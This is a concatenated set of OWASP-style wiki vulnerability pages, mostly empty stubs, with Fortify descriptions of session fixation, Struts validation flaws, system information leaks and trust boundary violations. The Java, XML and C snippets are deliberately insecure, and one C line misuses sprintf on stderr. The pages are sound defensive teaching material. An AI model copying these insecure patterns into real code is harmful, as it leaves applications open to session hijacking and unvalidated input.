**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## SENSITIVE DATA UNDER FTP ROOT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Access Control Vulnerability]]

QUEBRA

## SENSITIVE DATA UNDER WEB ROOT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Access Control Vulnerability]]

QUEBRA

## SENSITIVE INFORMATION UNCLEARED BEFORE USE

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Cryptographic Vulnerability]]

QUEBRA

## SESSION FIXATION

{{Template:Vulnerability}}

### ABSTRACT

Authenticating a user without invalidating any existing session identifier gives an attacker the opportunity to steal authenticated sessions.

### DESCRIPTION

Session fixation vulnerabilities occur when:

- A web application authenticates a user without first invalidating the existing session ID, thereby continuing to use the session ID already associated with the user.
- An attacker is able to force a known session ID on a user so that, once the user authenticates, the attacker has access to the authenticated session.

In the generic exploit of session fixation vulnerabilities, an attacker creates a new session on a web application and records the associated session identifier. The attacker then causes the victim to authenticate against the server using the same session identifier, giving the attacker access to the user's account through the active session.

### EXAMPLE

The following example shows a snippet of code from a J2EE web application where the application authenticates users with `LoginContext.login()` without first calling `HttpSession.invalidate()`.

```
private void auth(LoginContext lc, HttpSession session) throws LoginException {  
    ...  
    lc.login();  
    ...  
}
```

In order to exploit the code above, an attacker could first create a session (perhaps by logging into the application) from a public terminal, record the session identifier assigned by the application, and reset the browser to the login page. Next, a victim sits down at the same public terminal, notices the browser open to the login page of the site, and enters credentials to authenticate against the application. The code responsible for authenticating the victim continues to use the pre-existing session identifier, now the attacker simply uses the session identifier recorded earlier to access the victim's active session, providing nearly unrestricted access to the victim's account for the lifetime of the session.

Even given a vulnerable application, the success of the specific attack described here is dependent on several factors working in the favor of the attacker: access to an unmonitored public terminal, the ability to keep the compromised session active and a victim interested in logging into the vulnerable application on the public terminal. In most circumstances, the first two challenges are surmountable given a sufficient investment of time. Finding a victim who is both using a public terminal and interested in logging into the vulnerable application is possible as well, so long as the site is reasonably popular. The less well known the site is, the lower the odds of an interested victim using the public terminal and the lower the chance of success for the attack vector described above.

The biggest challenge an attacker faces in exploiting session fixation vulnerabilities is inducing victims to authenticate against the vulnerable application using a session identifier known to the attacker. In the example above, the attacker did this through a direct method that is not subtle and does not scale suitably for attacks involving less well-known web sites. However, do not be lulled into complacency; attackers have many tools in their belts that help bypass the limitations of this attack vector. The most common technique employed by attackers involves taking advantage of cross-site scripting or HTTP response splitting vulnerabilities in the target site [1]. By tricking the victim into submitting a malicious request to a vulnerable application that reflects JavaScript or other code back to the victim's browser, an attacker can create a cookie that will cause the victim to reuse a session identifier controlled by the attacker.

It is worth noting that cookies are often tied to the top level domain associated with a given URL. If multiple applications reside on the same top level domain, such as `bank.example.com` and `recipes.example.com`, a vulnerability in one application can allow an attacker to set a cookie with a fixed session identifier that will be used in all interactions with any application on the domain `example.com` [2].

Other attack vectors include DNS poisoning and related network based attacks where an attacker causes the user to visit a malicious site by redirecting a request for a valid site. Network based attacks typically involve a physical presence on the victim's network or control of a compromised machine on the network, which makes them harder to exploit remotely, but their significance should not be overlooked. Less secure session management mechanisms, such as the default implementation in Apache Tomcat, allow session identifiers normally expected in a cookie to be specified on the URL as well, which enables an attacker to cause a victim to use a fixed session identifier simply by emailing a malicious URL.

## **RELATED THREATS**

## **RELATED ATTACKS**

[[Session Hijacking]]

## **RELATED VULNERABILITIES**

## **RELATED COUNTERMEASURES**

[[Session Fixation Protection]]



## REFERENCES

[1] Fortify Descriptions. <http://vulncat.fortifysoftware.com>.

[2] D. Whalen. The Unofficial Cookie FAQ. <http://www.cookiecentral.com/faq/#3.3>.

[3] ACROS Security. [http://www.acrosssecurity.com/papers/session\\_fixation.pdf](http://www.acrosssecurity.com/papers/session_fixation.pdf).

- Session fixation, [http://en.wikipedia.org/wiki/Session\\_fixation](http://en.wikipedia.org/wiki/Session_fixation)
- Paper: "The Phishing Guide" Part 4, <http://www.technicalinfo.net/papers/Phishing4.html>

{{Template:Fortify}}

[[Category:Session Management]]

[[Category:Session Management Vulnerability]]

[[Category:Java]]

[[Category:Code Snippet]]

QUEBRA

## SIGNAL ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## SMALL SEED SPACE IN PRNG

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

## SMALL SPACE OF RANDOM VALUES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

## STATIC VALUE IN UNPREDICTABLE CONTEXT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

**STRUTS: DUPLICATE VALIDATION FORMS**`{{Template:Vulnerability}}``{{Template:Fortify}}`**ABSTRACT**

Multiple validation forms with the same name indicate that validation logic is not up-to-date.

**DESCRIPTION**

If two validation forms have the same name, the Struts Validator arbitrarily chooses one of the forms to use for input validation and discards the other. This decision might not correspond to the programmer's expectations. Moreover, it indicates that the validation logic is not being maintained, and can indicate that other, more subtle, validation errors are present.

**EXAMPLES**

Two validation forms with the same name.

```
<form-validation>
<formset>
<form name="ProjectForm">
...
</form>
<form name="ProjectForm">
...
</form>
</formset>
</form-validation>
```

It is critically important that validation logic be maintained and kept in sync with the rest of the application. Unchecked input is the root cause of some of today's worst and most common software security problems. Cross-site scripting, SQL injection, and process control vulnerabilities all stem from incomplete or absent input validation. Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.

**RELATED THREATS****RELATED ATTACKS****RELATED VULNERABILITIES****RELATED COUNTERMEASURES**

[[Category:Input Validation]]

**CATEGORIES**

[[Category:Input Validation Vulnerability]]

[[Category:Struts]]

[[Category:Java]]

[[Category:Code Snippet]]

[[Category:Implementation]]

QUEBRA

## STRUTS: ERRONEOUS VALIDATE() METHOD

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

The validator form defines a validate() method but fails to call super.validate().

### DESCRIPTION

The Struts Validator uses a form's code>validate() method to check the contents of the form properties against the constraints specified in the associated validation form. That means the following classes have a validate() method that is part of the validation framework:

```
ValidatorForm  
ValidatorActionForm  
DynaValidatorForm  
DynaValidatorActionForm
```

If you create a class that extends one of these classes and if your class implements custom validation logic by overriding the validate() method, you must call super.validate() in your validate() implementation. If you do not, the Validation Framework cannot check the contents of the form against a validation form. In other words, the validation framework will be disabled for the given form.

Disabling the validation framework for a form exposes the application to numerous types of attacks. Unchecked input is the root cause of vulnerabilities like cross-site scripting, process control, and SQL injection. Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.

### EXAMPLES

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

[[Category:Input Validation]]

## CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Struts]]

[[Category:Java]]

[[Category:Code Snippet]]

[[Category:Implementation]]

QUEBRA

## STRUTS: FORM BEAN DOES NOT EXTEND VALIDATION CLASS

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

[[Category:Struts]]

QUEBRA

## STRUTS: FORM FIELD WITHOUT VALIDATOR

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Every field in a form should be validated in the corresponding validation form.

## DESCRIPTION

Omitting validation for even a single input field may allow attackers the leeway they need.

Unchecked input is the root cause of some of today's worst and most common software security problems. Cross-site scripting, SQL injection, and process control vulnerabilities all stem from incomplete or absent input validation. Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.

Some applications use the same ActionForm for more than one purpose. In situations like this, some fields may go unused under some action mappings. "It is critical that unused fields be validated too." Preferably, unused fields should be constrained so that they can only be empty or undefined. If unused fields are not validated, shared business logic in an action may allow attackers to bypass the validation checks that are performed for other uses of the form.

## EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

[[Category:Input Validation]]

## CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Struts]]

[[Category:Java]]

[[Category:Implementation]]

QUEBRA

## STRUTS: PLUG-IN FRAMEWORK NOT IN USE

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Use the Struts Validator to prevent vulnerabilities that result from unchecked input.

## DESCRIPTION

Unchecked input is the leading cause of vulnerabilities in J2EE applications. Unchecked input leads to cross-site scripting, process control, and SQL injection vulnerabilities, among others. Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.

To prevent such attacks, use the Struts Validator to check all program input before it is processed by the application. Use the Fortify Source Code Analysis Engine to ensure that there are no holes in your configuration of the Struts Validator.

Example uses of the validator include checking to ensure that:

- Phone number fields contain only valid characters in phone numbers
- Boolean values are only "T" or "F"
- Free-form strings are of a reasonable length and composition

## EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

[[Category:Input Validation]]

## CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Struts]]

[[Category:Java]]

[[Category:Implementation]]

QUEBRA

## STRUTS: UNUSED VALIDATION FORM

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

An unused validation form indicates that validation logic is not up-to-date.

## DESCRIPTION

It is easy for developers to forget to update validation logic when they remove or rename action form mappings. One indication that validation logic is not being properly maintained is the presence of an unused validation form.

## EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

[[Category:Input Validation]]

## CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Struts]]

[[Category:Java]]

[[Category:Implementation]]

QUEBRA

## STRUTS: UNVALIDATED ACTION FORM

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Every Action Form must have a corresponding validation form.

## DESCRIPTION

If a Struts Action Form Mapping specifies a form, it must have a validation form defined under the Struts Validator. If an action form mapping does not have a validation form defined, it may be vulnerable to a number of attacks that rely on unchecked input.

Unchecked input is the root cause of some of today's worst and most common software security problems. Cross-site scripting, SQL injection, and process control vulnerabilities all stem from incomplete or absent input validation. Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.



An action or a form may perform validation in other ways, but the Struts Validator provides an excellent way to verify that all input receives at least a basic level of checking. Without this approach, it is difficult, and often impossible, to establish with a high level of confidence that all input is validated.

## EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

[[Category:Input Validation]]

## CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Struts]]

[[Category:Java]]

[[Category:Implementation]]

QUEBRA

## STRUTS: VALIDATOR TURNED OFF

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

This action form mapping disables the form's validate() method.

## DESCRIPTION

An action form mapping should never disable validation. Disabling validation disables the Struts Validator as well as any custom validation logic performed by the form.

## EXAMPLES

An action form mapping that disables validation.

```
<action path="/download"
type="com.website.d2.action.DownloadAction"
name="downloadForm"
scope="request"
input=".download"
validate="false">
```

</action>

Disabling validation exposes this action to numerous types of attacks. Unchecked input is the root cause of vulnerabilities like cross-site scripting, process control, and SQL injection. Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

[[Category:Input Validation]]

#### CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Struts]]

[[Category:Java]]

[[Category:Code Snippet]]

[[Category:Implementation]]

QUEBRA

#### STRUTS: VALIDATOR WITHOUT FORM FIELD

{{Template:Vulnerability}}

{{Template:Fortify}}

#### ABSTRACT

Validation fields that do not appear in forms they are associated with indicate that the validation logic is out of date.

#### DESCRIPTION

It is easy for developers to forget to update validation logic when they make changes to an ActionForm class. One indication that validation logic is not being properly maintained is inconsistencies between the action form and the validation form.

## EXAMPLES

### Example 1

An action form with two fields.

```
public class DateRangeForm extends ValidatorForm {
    String startDate, endDate;
    public void setStartDate(String startDate) {
        this.startDate = startDate;
    }
    public void setEndDate(String endDate) {
        this.endDate = endDate;
    }
}
```

Example 1 shows an action form that has two fields, startDate and endDate.

### Example 2

A validation form with a third field.

```
<form name="DateRangeForm">
  <field property="startDate" depends="date">
    <arg0 key="start.date"/>
  </field>
  <field property="endDate" depends="date">
    <arg0 key="end.date"/>
  </field>
  <field property="scale" depends="integer">
    <arg0 key="range.scale"/>
  </field>
</form>
```

Example 2 lists a validation form for the action form. The validation form lists a third field: scale. The presence of the third field suggests that DateRangeForm was modified without taking validation into account.

It is critically important that validation logic be maintained and kept in sync with the rest of the application. Unchecked input is the root cause of some of today's worst and most common software security problems. Cross-site scripting, SQL injection, and process control vulnerabilities all stem from incomplete or absent input validation. Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

[[Category:Input Validation]]

## CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Struts]]

[[Category:Java]]

[[Category:Code Snippet]]

[[Category:Implementation]]

QUEBRA

## SUBSTITUTION CHARACTER

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## SYSTEM CONFIGURATION ISSUES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Deployment]]

QUEBRA

## SYSTEM INFORMATION LEAK

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Revealing system data or debugging information helps an adversary learn about the system and form a plan of attack.

## DESCRIPTION

An information leak occurs when system data or debugging information leaves the program through an output stream or logging function.

## EXAMPLES

### Example 1:

The following code prints the path environment variable to the standard error stream:

```
char* path = getenv("PATH");
...
sprintf(stderr, "cannot find exe on path %s\n", path);
```

### Example 2:

The following code prints an exception to the standard error stream:

```
try {
    ...
} catch (Exception e) {
    e.printStackTrace();
}
```

Depending upon the system configuration, this information can be dumped to a console, written to a log file, or exposed to a remote user. In some cases the error message tells the attacker precisely what sort of an attack the system will be vulnerable to. For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system. In the example above, the search path could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

## RELATED PRINCIPLES

[[Use encapsulation]]

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Error Handling Vulnerability]]

[[Category:Logging and Auditing Vulnerability]]

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Java]]

[[Category:C]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## SYSTEM OPERATIONS ISSUES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## TECHNOLOGY-SPECIFIC INPUT VALIDATION PROBLEMS

{{Template:Vulnerability}}

DESCRIPTION  
EXAMPLES  
RELATED THREATS  
RELATED ATTACKS  
RELATED VULNERABILITIES  
RELATED COUNTERMEASURES

[[[:Category:Input Validation]]]

CATEGORIES

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

QUEBRA

TECHNOLOGY-SPECIFIC SPECIAL ELEMENTS

{{Template:Vulnerability}}

DESCRIPTION  
EXAMPLES  
RELATED THREATS  
RELATED ATTACKS  
RELATED VULNERABILITIES  
RELATED COUNTERMEASURES

[[[:Category:Input Validation]]]

CATEGORIES

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

QUEBRA

TECHNOLOGY-SPECIFIC TIME AND STATE ISSUES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

**CATEGORY:SYNCHRONIZATION AND TIMING VULNERABILITY**

{{Template:SecureSoftware}}

[[Category:Vulnerability]]

[[Category:OWASP CLASP Project]]

{{Template:Stub}}

QUEBRA

**TECHNOLOGY-SPECIFIC ENVIRONMENT ISSUES**

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Environmental Vulnerability]]

QUEBRA

**TEMPORARY FILE ISSUES**



{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## TESTING ISSUES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Test]]

QUEBRA

## THE UI PERFORMS THE WRONG ACTION

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## TIME AND STATE

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

## TIME OF INTRODUCTION

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

TIME-OF-CHECK TIME-OF-USE RACE CONDITION

{{Template:Vulnerability}}

DESCRIPTION  
EXAMPLES  
RELATED THREATS  
RELATED ATTACKS  
RELATED VULNERABILITIES  
RELATED COUNTERMEASURES  
CATEGORIES

{{Template:Stub}}

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

TIMING DISCREPANCY INFOLEAK

{{Template:Vulnerability}}

DESCRIPTION  
EXAMPLES  
RELATED THREATS  
RELATED ATTACKS  
RELATED VULNERABILITIES  
RELATED COUNTERMEASURES  
CATEGORIES

{{Template:Stub}}

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

TRAILING SPECIAL ELEMENT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

## TRAPDOOR

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

## TRUNCATION OF SECURITY-RELEVANT INFORMATION

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## TRUST BOUNDARY VIOLATION

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

Commingling trusted and untrusted data in the same data structure encourages programmers to mistakenly trust unvalidated data.

### DESCRIPTION

A trust boundary can be thought of as line drawn through a program. On one side of the line, data is untrusted. On the other side of the line, data is assumed to be trustworthy. The purpose of validation logic is to allow data to safely cross the trust boundary--to move from untrusted to trusted.

A trust boundary violation occurs when a program blurs the line between what is trusted and what is untrusted. The most common way to make this mistake is to allow trusted and untrusted data to commingle in the same data structure.

### EXAMPLES

The following Java code accepts an HTTP request and stores the username parameter in the HTTP session object before checking to ensure that the user has been authenticated.

```
username = request.getParameter("username");
if (session.getAttribute(ATTR_USR) == null) {
    session.setAttribute(ATTR_USR, username);
}
```

Without well-established and maintained trust boundaries, programmers will inevitably lose track of which pieces of data have been validated and which have not. This confusion will eventually allow some data to be used without first being validated.

### RELATED PRINCIPLES

[[Use encapsulation]]

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

- [[Category:Input Validation]]

- [[Use encapsulation]]

## CATEGORIES

[[Category:Range and Type Error Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:Design]]

QUEBRA

## UI MISREPRESENTATION OF CRITICAL INFORMATION

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Range and Type Error Vulnerability]]

QUEBRA

## UNIX PATH LINK PROBLEMS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

[[Category:Unix]]

QUEBRA

## UNIX FILE DESCRIPTOR LEAK

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

[[Category:Unix]]

QUEBRA

## UNIX HARD LINK

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

[[Category:Unix]]

QUEBRA

## UNIX SYMBOLIC LINK (SYMLINK) FOLLOWING

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

[[Category:Unix]]

QUEBRA

## URL ENCODING (HEX ENCODING)

{{Template:Vulnerability}}

### DESCRIPTION

The product does not properly handle when all or part of an input has been URL encoded.

PLOVER - URL Encoding (Hex Encoding)



**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**

[[Category:Encoding]]

## CATEGORIES

{{Template:Stub}}

[[Category:Input Validation Vulnerability]]

QUEBRA

## UNCONTROLLED SEARCH PATH ELEMENT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## UNDEFINED BEHAVIOR

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The behavior of this function is undefined unless its control parameter is set to a specific value.

## DESCRIPTION

The Linux Standard Base Specification 2.0.1 for libc places constraints on the arguments to some internal functions [1]. If the constraints are not met, the behavior of the functions is not defined.

It is unusual for this function to be called directly. It is almost always invoked through a macro defined in a system header file, and the macro ensures that the following constraints are met:

The value 1 must be passed to the third parameter (the version number) of the following file system function:

```
__xmknod
```

The value 2 must be passed to the third parameter (the group argument) of the following wide character string functions:

```
__wcstod_internal  
__wcstof_internal  
__wcstol_internal  
__wcstold_internal  
__wcstoul_internal
```

The value 3 must be passed as the first parameter (the version number) of the following file system functions:

```
__xstat  
__lxstat  
__fxstat  
__xstat64  
__lxstat64  
__fxstat64
```

## EXAMPLES

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## REFERENCES

[1] The Linux Standard Base Specification 2.0.1, Interfaces Definitions for libc.  
[http://www.linuxbase.org/spec/refspecs/LSB\\_1.2.0/gLSB/libcman.html](http://www.linuxbase.org/spec/refspecs/LSB_1.2.0/gLSB/libcman.html).

## CATEGORIES

[[Category:General Logic Error Vulnerability]]

[[Category:Code Quality Vulnerability]]

[[Category:Unix]]

QUEBRA

## UNDEFINED PARAMETER ERROR

{{Template:Vulnerability}}

## DESCRIPTION

## EXAMPLES

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## UNDEFINED VALUE ERROR

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## UNEXPECTED STATUS CODE OR RETURN VALUE

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## UNIMPLEMENTED OR UNSUPPORTED FEATURE IN UI

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:General Logic Error Vulnerability]]

QUEBRA

## UNINTENDED PROXY/INTERMEDIARY

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Communication]]

QUEBRA

## UNPARSED RAW WEB CONTENT DELIVERY

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Sensitive Data Protection Vulnerability]]

QUEBRA

## UNPROTECTED PRIMARY CHANNEL

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
